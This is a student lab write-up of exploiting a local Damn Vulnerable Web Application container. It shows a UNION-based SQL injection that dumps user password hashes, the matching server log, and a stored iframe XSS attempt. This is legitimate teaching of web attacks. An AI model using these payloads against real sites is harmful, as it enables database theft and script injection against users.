Problem Statement

By leveraging Damn Vulnerable Web Application (DVWA), Exploit the platform for:-

- SQL Injection
- XSS Attack compromise

Output – Share results and your comments

- Try the Different combinations of SQL injection. Use different SQL script commands
- Simulate Cross-site scripting choices

Web Exploit Exercise

Author : Partha S Ghosh


Running DVWA

DVWA is run using a available docker container on a Ubuntu host.

Command to run the DVWA container :

```
psg@psglinux:~/working/MS/CMPE-209-SEC-01$ docker run --rm -it -p
80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
```

```
latest: Pulling from vulnerables/web-dvwa
85b1f47fba49: Pull complete
299b9398a225: Pull complete
13fb3673ba5a: Pull complete
56ee6b5e521b: Pull complete
242df821b781: Pull complete
22f3b5333f68: Pull complete
Digest:
sha256:ab131e6c0fd8c3319ce0f5e7cdb551102587cad9ba50b18fd468584b00d076
7d
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[+] Starting mysql...
[ ok ] Starting MySQL database server: mysqld ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
[+] Starting apache
[....] Starting web server: apache2AH00558: apache2: Could not
reliably determine the server's fully qualified domain name, using
172.17.0.2. Set the 'ServerName' directive globally to suppress this
message
. ok
```



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.6.30-0+deb8u1**

Web Server SERVER_NAME: **localhost**

PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: Installed


reCAPTCHA key: 6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg

Writable folder /var/www/html/hackable/uploads/: Yes)
Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

Status in red, *indicate there will be an issue when trying to complete some modules.*

Web Exploit

The security level has been set to low level for the exploits to be executed.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low | Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]


[Simulate attack] - [View IDS log]

Security level set to low

SQL Injection

Add a sql query in a login id text box to get results from the DB present in the web infrastructure backend.

```
%' and 1=0 union select null, concat(user,':',password) from users #
```



Vulnerability: SQL Injection

User ID:

```
ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Username: admin
Security Level: low
PHPIDS: disabled

Once the query is executed the backend data base is send back as a response to the web ui.

The backend logs from the webserver

```
172.17.0.1 - - [12/Oct/2018:04:33:28 +0000] "GET /vulnerabilities/sqli/?id=%25%27+and+1%3D0+union+select+null%2C+concat%28user%2C%27%3A%27%2Cpassword%29+from+users+%23&Submit=Submit HTTP/1.1" 200 1995 "http://localhost/vulnerabilities/sqli/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
```

Cross Site Scripting (XSS)



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Iframe xss

Message * <iframe src="https://www.cnn.com"></iframe>

Sign Guestbook


Name: test
Message: This is a test comment.

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low
PHPIDS: disabled

Chrome : shows this alert on execution of the XSS


localhost/vulnerabilities/xss_s/ - Chromium
localhost/vulnerabilities/
localhost/vulnerabilities/xss_s/

Hacking attempt detected and logged.
Have a nice day.



localhost/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Test 2
Message: &lt;iframe src=\&quot; http://www.cnn.com\&quot;&gt;&lt;/iframe&gt;

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: impossible
PHPIDS: disabled

Ideally for this exploit CNN web site should open in the 2nd message box. I had got this message a few time the site was prevented from loading. How ever i could not reproduce it later.

References

https://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson9/index.html